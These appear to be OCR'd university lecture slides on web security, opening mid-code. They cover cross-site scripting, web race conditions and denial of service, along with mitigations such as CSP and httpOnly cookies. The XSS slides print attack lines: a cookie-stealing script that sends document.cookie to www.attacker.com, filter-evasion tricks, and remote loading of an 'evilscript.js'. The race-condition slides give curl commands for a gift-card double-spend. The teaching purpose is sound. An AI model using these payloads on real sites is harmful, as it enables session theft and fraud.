<input type=“submit” value=“OK”>
</form></body></html>";
```

Unvalidated input!

Simple XSS Example

- If the script *text.pl* is invoked, as
  - `text.pl?msg=HelloWorld`
- This is displayed in the browser:



Simple XSS Example

- There is an XSS vulnerability in the code. The input is *not being validated* so JavaScript code can be injected into the page!

- If we enter the URL `text.pl?msg=<script>alert(“I 0wn you”)</script>`
  - we can do “anything” we want.
  - e.g., we display a message to the user… worse: we can steal sensitive information.
  - using *document.cookie* identifier in JavaScript, we can steal cookies and send them to our server

- We can e-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack).

Some XSS Attacker Tricks

- How does attacker “send” information to herself?
  - e.g., change the source of an image:
  - `document.images[0].src=“www.attacker.com/”+ document.cookie;`
- Quotes are filtered: Attacker uses the unicode equivalents `\u0022` and `\u0027`
- “Form redirecting” to redirect the target of a form to steal the form values (e.g., passwd)
- Line break trick:

```
<IMG SRC="javasc
ript:alert('test');">    <<< line break trick \10 \13
                             as delimiters.
```

Some XSS Attacker Tricks

- Attackers are creative (application-level firewalls have a difficult job). Check this out (no “/” allowed):

```
var n = new RegExp(“http:  myserver evilscr.js”);
forslash = location.href.charAt(6);
space = n.source.charAt(5);
s = n.source.split(space).join(forslash);

var createScript = document.createElement('script');
createScript.src = the_script;
document.getElementsByTagName('head')[0]
                     .appendChild(createScript);
```


Some XSS Attacker Tricks

- How much script can you inject?
  - this is the web so the attacker can use URLs. That is, attacker could just provide a URL and download a script that is included (no limit!)

  -
    ```
    img src='http://valid address/clear.gif'
        onload='document.scripts(0).src
                 ="http://myserver/evilscript.js"'
    ```


XSS Demo

- https://xss-game.appspot.com/level1



XSS Demo

- https://xss-game.appspot.com/level1/frame?query=<script>alert('XSS')</script>



XSS Mitigation Solutions

- Content Security Policy (CSP)
  - Separate code and data

- Application-level firewalls

- Static code analysis
  - Huang et al. (WWW 2003, 2004)
  - Jovanovic et al., *Pixy*, (Oakland 2006)

XSS Mitigation Solutions

- *httpOnly*
  - cookie option used to inform the browser to not allow scripting languages (JavaScript, VBScript, etc.) access the *document.cookie* object (traditional XSS attack)
  - syntax of an httpOnly cookie:


    ```
    Set-Cookie: name=value; httpOnly
    ```

  - using JavaScript, we can test the effectiveness of the feature. We activate httpOnly and see if *document.cookie* works

XSS Mitigation Solutions


```
<script type=”text/javascript”><!--
function normalCookie() {
      document.cookie =
“TheCookieName=CookieValue_httpOnly”;
      alert(document.cookie);}
function httpOnlyCookie() {
      document.cookie =
“TheCookieName=CookieValue_httpOnly; httpOnly”;
      alert(document.cookie);}
//--></script>
<FORM>
<INPUT TYPE=BUTTON OnClick=”normalCookie();”
VALUE=’Display Normal Cookie’>
<INPUT TYPE=BUTTON OnClick=”httpOnlyCookie();”
VALUE=’Display HTTPONLY Cookie’>
</FORM>
```

XSS Mitigation Solutions


Microsoft Internet Explorer

TheCookieName=CookieValue_httpOnly

After pressing "Display Normal Cookie" Button


Microsoft Internet Explorer

After pressing "Display httpOnly Cookie" Button

Web Race Conditions


Web Race Conditions

- What is the problem with the following PHP code?

```
function withdraw($amount) {
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        setBalance($balance);
    } else {
        echo "Insufficient funds.";
    }
}
```

Web Race Conditions

Source: https://defuse.ca/race-conditions-in-web-applications.htm



Thread 1

Thread 2

```
                                ($10)
function withdraw($amount)
{   ($10,000)
    $balance = getBalance();
    if($amount <= $balance)
    {    ($9,990)
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
```

```
                                ($10)
function withdraw($amount)
{   ($10,000)
    $balance = getBalance();
    if($amount <= $balance)
    {    ($9,990)
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        setBalance($balance); ($9,990)
    }
    else
    {
        echo "Insufficient funds.";
    }
}
```

```
        setBalance($balance); ($9,990)
    }
    else
    {
        echo "Insufficient funds.";
    }
}
```

Web Race Conditions

- Race conditions on Facebook, DigitalOcean and others (fixed)
  - Details: http://josipfranjkovic.blogspot.co.at/2015/04/race-conditions-on-facebook.html
- Facebook:
  - inflating page reviews using a single account.
  - creating multiple usernames for a single account
- DigitalOcean
  - reused one promo code multiple times
    - send POST request multithreaded in short time
    - Promo code gets added multiple times


Web Race Conditions

- Starbucks (May 2015)
  - Transfer Money between gift cards online
  - Do this simultaneously in multiple browser sessions
  - Details: https://sakurity.com/blog/2015/05/21/starbucks.html

```
# prepare transfer details in both sessions

$ curl starbucks/step1 -H «Cookie: session=session1» --data
«amount=1&from=wallet1&to=wallet2»
$ curl starbucks/step1 -H «Cookie: session=session2» --data
«amount=1&from=wallet1&to=wallet2»

# send $1 simultaneously from wallet1 to wallet2 using both sessions

$ curl starbucks/step2?confirm -H «Cookie: session=session1» & curl
starbucks/step2?confirm -H «Cookie: session=session2» &
```

Web Race Conditions

- Starbucks (May 2015)
  - Transfer Money between gift cards online
  - Do this simultaneously in multiple browser sessions
  - Details: https://sakurity.com/blog/2015/05/21/starbucks.html



The hardest part - responsible disclosure. Support guy honestly answered there’s absolutely no way to get in touch with technical department and he’s sorry I feel this way. Emailing InformationSecurityServices@starbucks.com on March 23 was futile (and it only was answered on Apr 29). After trying really hard to find anyone who cares, I managed to get this bug fixed in like 10 days.

The unpleasant part is a guy from Starbucks calling me with nothing like “thanks” but mentioning “fraud” and “malicious actions” instead. Sweet!

Denial of Service (DoS)

Denial of Service Attacks

- A type of attack that consumes your resources at such a rate that *none* of your customers can enjoy your services
  - DoS
  - Distributed variant of DoS is called a DDoS attack

- How common is DoS? Answer: *Very* common
  - research showed 4000 known attacks in a week (most attacks go unreported)
  - how likely are you to be victim of DoS? A report showed 25% of large companies suffer DoS attacks at some point
  - in January 2001, 98% of Microsoft servers were not accessible because of DoS attacks
  - In March 2013, DDoS attack on Spamhaus, peak 300Gb/s
  - Recently: DDoS attacks by abusing IoT devices

Denial of Service Attacks

- DDoS attack terminology
  - attacking machines are called *daemons*, *slaves*, *zombies* or *agents*.
  - "*Zombies*" are usually poorly secured machines that are exploited
  - machines that control and command the zombies are called *masters* or *handlers*.
  - attacker would like to hide trace: He hides himself behind machines that are called *stepping stones*.

- Web applications may be victims of *flooding* or *vulnerability* attacks
  - in a vulnerability attack, a vulnerability may cause the application to crash or go to an infinite loop

Denial of Service Attacks

- Web applications are particularly susceptible to denial of service attacks
  - a web application can't easily tell the difference between an attack and ordinary traffic
  - because there is no reliable way to tell from whom an HTTP request is coming from, it is very difficult to filter out malicious traffic.
  - most web servers can handle several hundred concurrent users under normal use, a single attacker can generate enough traffic from a single host to swamp many applications

- Defending against denial of service attacks is difficult and only a small number of "limited" solutions exist (e.g. Cloudfare)

Who are the DoS attackers?

- Research has shown that the majority of attacks are launched by script-kiddies.
  - such attacks are "easier" to detect and defend against
  - kids use readily available tools to attack

- Some DoS attacks, however, are highly sophisticated and very difficult to defend against
  - possible defense mechanisms
    - make sure your hosts are patched against DoS vulnerabilities
    - anomaly detection and behavioral models
    - service differentiation (e.g., VIP clients)
    - signature detection

Conclusion

- In this lecture, we looked at some important problems:
  - Session management
  - XSS
  - Web Race Conditions
  - DoS and DDoS attacks

- Exciting Practicals and Theses
  - Have a look at the www.seclab.tuwien.ac.at and sba-research.org pages: “Practicals, Theses and Internships”